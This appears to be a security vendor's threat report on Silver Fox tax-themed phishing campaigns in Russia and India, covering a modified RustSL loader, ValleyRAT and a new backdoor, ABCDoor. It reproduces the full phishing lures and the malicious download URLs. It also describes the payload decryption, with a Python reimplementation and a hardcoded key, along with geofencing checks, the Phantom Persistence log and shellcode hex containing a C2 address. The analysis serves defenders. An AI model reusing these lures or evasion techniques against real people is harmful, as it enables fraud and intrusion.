Silver Fox uses the new ABCDoor backdoor to target organizations in Russia and India

By Anton Kargin

Published: 2026-04-30 · Archived: 2026-05-07 02:09:12 UTC


In December 2025, we detected a wave of malicious emails designed to look like official correspondence from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We have attributed this activity to the Silver Fox threat group.

Both waves followed a nearly identical structure: phishing emails were styled as official notices regarding tax audits or prompted users to download an archive containing a “list of tax violations”. Inside the archive was a modified Rust-based loader pulled from a public repository. This loader would download and execute the well-known ValleyRAT backdoor. The campaign impacted organizations across the industrial, consulting, retail, and transportation sectors, with over 1600 malicious emails recorded between early January and early February.

During our investigation, we also discovered that the attackers were delivering a new ValleyRAT plugin to victim devices, which functioned as a loader for a previously undocumented Python-based backdoor. We have named this backdoor ABCDoor. Retrospective analysis reveals that ABCDoor has been part of the Silver Fox arsenal since at least late 2024 and has been utilized in real-world attacks from the first quarter of 2025 to the present day.


Email campaign

In the January campaign, victims received an email purportedly from the tax service with an attached PDF file.



Phishing email sent to victims in Russia

The PDF contained two clickable links to download an archive, both leading to a malicious website: abc.haijing88[.]com/uploads/фнс/фнс.zip.



ФЕДЕРАЛЬНАЯ НАЛОГОВАЯ СЛУЖБА
ОФИЦИАЛЬНЫЙ САЙТ

«Перечень предприятий с налоговыми нарушениями, подлеж ащих проверке и выборочному контролю в 2026 году»

В соответствии с положениями Закона о сборе и администрировании нал огов, а также подзаконных актов: использование обманных и скрытых спо собов для подачи ложных налоговых деклараций либо непредставление н алоговой декларации. Подозрение в уклонении (занижении) налогов — ре шения по проверке и мерам реагирования.

Ежегодный перечень налоговых нарушений и санкций для предприяти й за 2026 год


https://abc.haijing88.com/uploads/фнс/фнс.zip

Примечание: ответственным лицам предприятий, указанных в приложении, необходимо представить соответствующий Отчёт о самостоятельной налог овой проверке не позднее 31 января 2026 года.

Нажмите, чтобы скачать и просмотреть (с учётом приоритетных напра влений проверок на 2026 год).

https://abc.haijing88.com/uploads/фнс/фнс.zip

Contents of the PDF file from the January phishing wave



Contents of the фнс.zip archive

In the December campaign, the malicious code was embedded directly within the files attached to the email.

Sub: कर अनुपालन ऑडिट सूचना / Tax Compliance Audit Notice

To: Taxpayer Company
Attention: Sir/Madam

Your company has been selected by the Income Tax Department of India for a tax compliance audit. Our preliminary assessment indicates there may be undeclared income, incomplete filings, or data mismatches that require clarification.

⚠️ **आवश्यक कार्रवाई / Actions Required**

Required within 10 working days from the date of this notice:

1. Download the attached audit file package (including compliance schedules, declaration summaries, and account inventory formats).

2. Complete and submit:
   - Account Inventory Report (attached)
   - Any supporting ledgers, invoices, or statements requested in the package

Submission methods:
- Upload via the designated portal, or
- Reply to this email with all attachments

📋 **महत्वपूर्ण नोट / Important Notes**

- If you have difficulty opening the files, temporarily disable antivirus software
- Ensure all submitted information is accurate, complete, and in the correct format
- Failure to submit on time may result in further scrutiny or enforcement under the Income Tax Act, 1961


For questions, contact the assigned tax officer or email:
[redacted]@venuetax.gov.in

Phishing email sent to victims in India

The email shown in the screenshot above was sent via the SendGrid cloud platform and contained an archive named `ITD.-.rar`. Inside was a single executable file, Click File.exe, with an Adobe PDF icon (the RustSL loader).

Contents of ITD.-.rar

Additionally, in late December, emails were distributed with an attachment titled GST.pdf containing two links leading to hxxps://abc.haijing88[.]com/uploads/印度邮箱/CBDT.rar. (印度邮箱 translates from Chinese as “Indian mailbox”).



PDF file from the phishing email

Both versions of the campaign attempt to exploit the perceived importance of tax authority correspondence to convince the victim to download the document and initiate the attack chain. The method of using download links within a PDF is specifically designed to bypass email security gateways; since the attached document only contains a link that requires further analysis, it has a higher probability of reaching the recipient compared to an attachment containing malicious code.

RustSL loader

The attackers utilized a modified version of a Rust-based loader called RustSL, whose source code is publicly available on GitHub with a description in Chinese:


README MIT license

RustSL

License MIT Language Rust GUI PyQt5

一款基于 Rust 开发的模块化免杀框架，支持 GUI 可视化与灵活的二次开发，内置多种 Shellcode 伪装与反沙箱策略。

> 新增了syscall版的RustSL，感兴趣的可以查看RustSL-Syscall



Screenshot of the description from the RustSL loader GitHub project

The description also refers to RustSL as an antivirus bypass framework, as it features a builder with extensive customization options:

- Eight payload encryption methods
- Thirteen memory allocation methods
- Twelve sandbox and virtual machine detection techniques
- Thirteen payload execution methods
- Five payload encoding methods

Furthermore, the original version of RustSL encrypts all strings by default and inserts junk instructions to complicate analysis.


The Silver Fox APT group first began using a modified version of RustSL in late December 2025.

Silver Fox RustSL

This section examines the key changes the Silver Fox group introduced to RustSL. We will refer to this customized version as Silver Fox RustSL to distinguish it from the original.

The steganography.rs module

The attackers added a module named steganography.rs to RustSL. Despite the name, it has little to do with actual steganography; instead, it implements the unpacking logic for the malicious payload.



The usage of the new module within the Silver Fox RustSL code

The threat actors also modified the RustSL builder to support the new format and payload packing.

The attackers employed several methods to deliver the encrypted malicious payload. In December, we observed files being downloaded from remote hosts followed by delivery within the loader itself. Later, the attackers shifted almost entirely to placing the malicious payload inside the same archive as the loader, disguised as a standalone file with extensions like PNG, HTM, MD, LOG, XLSX, ICO, CFG, MAP, XML, or OLD.

Encrypted malicious payload format

The encrypted payload file delivered by the Silver Fox RustSL loader followed this structure:

1	<RSL_START>rsl_encrypted_payload<RSL_END>

If additional payload encoding was selected in the builder, the loader would decode the data before proceeding with decryption.

The rsl_encrypted_payload followed this specific format:

```
char sha256_hash[32]; // decrypted payload hash
DWORD enc_payload_len;
WORD sgn_decoder_size;
char sgn_iterations;
char sgn_key;
char decoder[sgn_decoder_size];
char enc_payload[enc_payload_len];
```

Below is a description of the data blocks contained within it:

- sha256_hash: the hash of the decrypted payload. After decryption, the loader calculates the SHA256 hash and compares it against this value; if they do not match, the process terminates.
- enc_payload_len: the size of the encrypted payload
- sgn_iterations and sgn_key: parameters used for decryption
- sgn_decoder_size and decoder: unused fields
- enc_payload: the primary payload

Notably, the new proprietary steganography.rs module was implemented using the same logic as the public RustSL modules (such as ipv4.rs, ipv6.rs, mac.rs, rc4.rs, and uuid.rs in the decrypt directory). It utilized a similar payload structure where the first 32 bytes consist of a SHA-256 hash and the payload size.


To decrypt the malicious payload, steganography.rs employed a custom XOR-based algorithm. Below is an equivalent implementation in Python:

```
def decrypt(data: bytes, sgn_key: int, sgn_iterations: int) -> bytes:
    buf = bytearray(data)
    xor_key = sgn_key & 0xFF
    for _ in range(sgn_iterations):
        k = xor_key
        for i in range(len(buf)):
            dec = buf[i] ^ k
            if k & 1:
                k = (dec ^ ((k >> 1) ^ 0xB8)) & 0xFF
```

```
10              else:
11                  k = (dec ^ (k >> 1)) & 0xFF
12              buf[i] = dec
13          return bytes(buf)
14
15
16
17
```


The unpacking process consists of the following stages:

1. 1 Extraction of rsl_encrypted_payload.The loader extracts the encrypted payload body located between the <RSL_START> and <RSL_END> markers.



   Original file containing the encrypted malicious payload

2. 2 XOR decryption with a hardcoded key.Most loaders used the hardcoded key RSL_STEG_2025_KEY.
3. 3 Payload decoding occurs if the corresponding setting was enabled in the builder.The GitHub version of the builder offers several encoding options: Base64, Base32, Hex, and urlsafe_base64. Silver Fox utilized each option at least once. Base64 was the most frequent choice, followed by Hex and Base32, with urlsafe_base64 appearing in a few samples.



Encrypted malicious payload prior to the final decryption stage

4. 4 Decryption of the final payload using a multi-pass XOR algorithm that modifies the key after each iteration (as demonstrated in the Python algorithm provided above).

The guard.rs module

Another module added to Silver Fox RustSL is guard.rs. It implements various environment checks and country-based geofencing.

In the earliest loader samples from late December 2025, the Silver Fox group utilized every available method for detecting virtual machines and sandboxes, while also verifying if the device was located in a target country. In later versions, the group retained only the geolocation check; however, they expanded both the list of countries allowed for execution and the services used for verification.

The GitHub version of the loader only includes China in its country list. In customized Silver Fox loaders built prior to January 19, 2026, this list included India, Indonesia, South Africa, Russia, and Cambodia. Starting with a sample dated January 19, 2026 (MD5: e6362a81991323e198a463a8ce255533), Japan was added to the list.

To determine the host country, Silver Fox RustSL sends requests to five public services:

- ip-api.com (the GitHub version relies solely on this service)
- ipwho.is
- ipinfo.io
- ipapi.co
- www.geoplugin.net

Phantom Persistence

We discovered that a loader compiled on January 7, 2026 (MD5: 2c5a1dd4cb53287fe0ed14e0b7b7b1b7), began to use the recently documented Phantom Persistence technique to establish persistence. This method abuses functionality designed to allow applications requiring a reboot for updates to complete the installation process properly. The attackers intercept the system shutdown signal, halt the normal shutdown sequence, and trigger a reboot under the guise of an update for the malware. Consequently, the loader forces the system to execute it upon OS startup. This specific sample was compiled in debug mode and logged its activity to rsl_debug.log, where we identified strings corresponding to the implementation of the Phantom Persistence technique:

```
[unix_timestamp] God-Tier Telemetry Blinding: Deployed via HalosGate Indirect Syscalls.
[unix_timestamp] RSL started in debug mode.
[unix_timestamp] ========================================
[unix_timestamp]     Phantom Persistence Module (Hijack Mode)
[unix_timestamp] ========================================
[unix_timestamp] [*] Calling RegisterApplicationRestart...
[unix_timestamp] [+] RegisterApplicationRestart succeeded.
[unix_timestamp] [*] Note: This API mainly works for application crashes, not for user-initiated shutdowns.
[unix_timestamp] [*] For full persistence, you need to trigger the shutdown hijack logic.
[unix_timestamp] [*] Starting message thread to monitor shutdown events...
[unix_timestamp] [+] SetProcessShutdownParameters (0x4FF) succeeded.
[unix_timestamp] [+] Window created successfully, message loop started.
[unix_timestamp] [+] Phantom persistence enabled successfully.
[unix_timestamp] [*] Hijack logic: Shutdown signal -> Abort shutdown -> Restart with EWX_RESTARTAPPS.
[unix_timestamp] Phantom persistence enabled.
[unix_timestamp] Mouse movement check passed.
[unix_timestamp] IP address check passed.
[unix_timestamp] Pass Sandbox/VM detection.
```

Attack chain and payloads


During this phishing campaign, Silver Fox utilized two primary methods for delivering malicious archives:

- As an email attachment
- Via a link to an external attacker-controlled website contained within a PDF attachment

We also observed three different ways the payload was positioned relative to the loader:

- Embedded within the loader body
- Hosted on an external website as a PNG image
- Placed within the same archive as the loader

The diagram below illustrates the attack chain using the example of an email containing a PDF file and the subsequent delivery of a malicious payload from an external attacker-controlled website.



Attack chain of the campaign utilizing the RustSL loader

The infection chain begins when the user runs an executable file (the Silver Fox modification of the RustSL loader) disguised with a PDF or Excel icon. RustSL then loads an encrypted payload, which functions as shellcode. This shellcode then downloads an encrypted ValleyRAT (also known as Winos 4.0) backdoor module named 上线模块.dll from the attackers' server. The filename translates from Chinese as "online-module.dll", so for the sake of clarity, we'll refer to it as the Online module.

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000  55 8B EC 83 E4 F8 81 EC 14 02 00 00 64 A1 30 00  U‹мѓдшЃм....dЎ0.
0010  00 00 53 33 DB 89 5C 24 5C 89 5C 24 70 89 5C 24  ..S3Ы‰\$\‰\$p‰\$
0020  74 89 5C 24 78 8B 40 0C 8B 40 14 56 57 EB 42 0F  t‰\$x‹@.‹@.VWлB.
0030  B7 48 24 8B 50 28 D1 E9 33 FF 3B CB 7E 1F 0F B7  ·H$‹P(СйЗя;Л~..·
0040  32 83 C2 02 83 FE 61 72 06 81 C6 E0 FF 00 00 69  2ѓB.ѓюar.ЃЖая..i
0050  FF 83 00 00 00 0F B7 F6 03 FE 49 75 E1 81 E7 FF  яѓ....·ц.юIuбЃзя
0060  FF FF 7F 81 FF E6 9C CA 1C 0F 84 EC 00 00 00 8B  яя.ЃяжњК..„м...‹
0070  00 3B C3 75 BA 33 F6 53 68 54 B8 B9 1A E8 C2 06  .;Гuє3цShTё№.иВ.
0080  00 00 50 68 78 1F 20 7F 89 44 24 30 E8 B3 06 00  ..Phx. .‰D$0иі..
0090  00 FF 74 24 30 89 44 24 38 68 62 34 89 5E E8 A1  .яt$0‰D$8hb4‰^иЎ
00A0  06 00 00 FF 74 24 38 89 44 24 44 68 73 80 48 06  ...яt$8‰D$DhsЂH.
00B0  E8 8F 06 00 00 FF 74 24 40 89 44 24 50 68 A5 F2  иЏ...яt$@‰D$PhЂт
00C0  5C 70 E8 7D 06 00 00 89 44 24 58 83 C4 28 8D 44  \ри}...‰D$XѓД(ЌD
```

Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module

The Online module proceeds to load the core component of ValleyRAT: the Login module (the original filename 登录模块.dll_bin translates from Chinese as “login-module.dll_bin”). This module manages C2 server communication, command execution, and the downloading and launching of additional modules.

The initial shellcode, as well as the Online and Login modules, utilize a configuration located at the end of the shellcode:

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
07C0  FF 7F 3B 5D 08 74 12 8B 5D F8 43 89 5D F8 3B 5D  я.;].t.‹]шC‰]ш;]
07D0  EC 72 B3 33 C0 5F 5B C9 C3 83 7D 0C 00 75 0E 8B  мrі3А_[ЙГѓ}..u.‹
07E0  4D F8 0F B7 04 48 8B 04 87 03 C6 EB E8 51 56 FF  Mш.·.H‹.‡.ЖлиQVя
07F0  55 0C EB E1 63 6F 64 65 6D 61 72 6B 00 00 00 00  U.лбcodemark....
0800  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0810  00 00 00 00 0E 00 00 00 0A 1A 00 00 01 00 00 00  ................
0820  0A 00 00 00 B8 22 00 00 01 00 00 00 32 30 37 2E  ....ё".....207.
0830  35 36 2E 31 33 38 2E 32 38 00 31 32 37 2E 30 2E  56.138.28.127.0.
0840  30 2E 31 00 7C 00 30 00 3A 00 64 00 62 00 7C 00  0.1.|.0.:.d.b.|.
0850  30 00 3A 00 6C 00 6B 00 7C 00 30 00 3A 00 68 00  0.:.l.k.|.0.:.h.
0860  73 00 7C 00 30 00 3A 00 6C 00 64 00 7C 00 30 00  s.|.0.:.l.d.|.0.
0870  3A 00 6C 00 6C 00 7C 00 30 00 3A 00 68 00 62 00  :.l.l.|.0.:.h.b.
0880  7C 00 30 00 3A 00 70 00 6A 00 7C 00 36 00 31 00  |.0.:.p.j.|.6.1.
0890  2E 00 31 00 31 00 2E 00 35 00 32 00 30 00 32 00  ..1.1...5.2.0.2.
08A0  3A 00 7A 00 62 00 7C 00 30 00 2E 00 31 00 3A 00  :.z.b.|.0...1.:.
08B0  62 00 62 00 7C 00 A4 8B D8 9E 3A 00 7A 00 66 00  b.b.|.¤‹Шћ:.z.f.
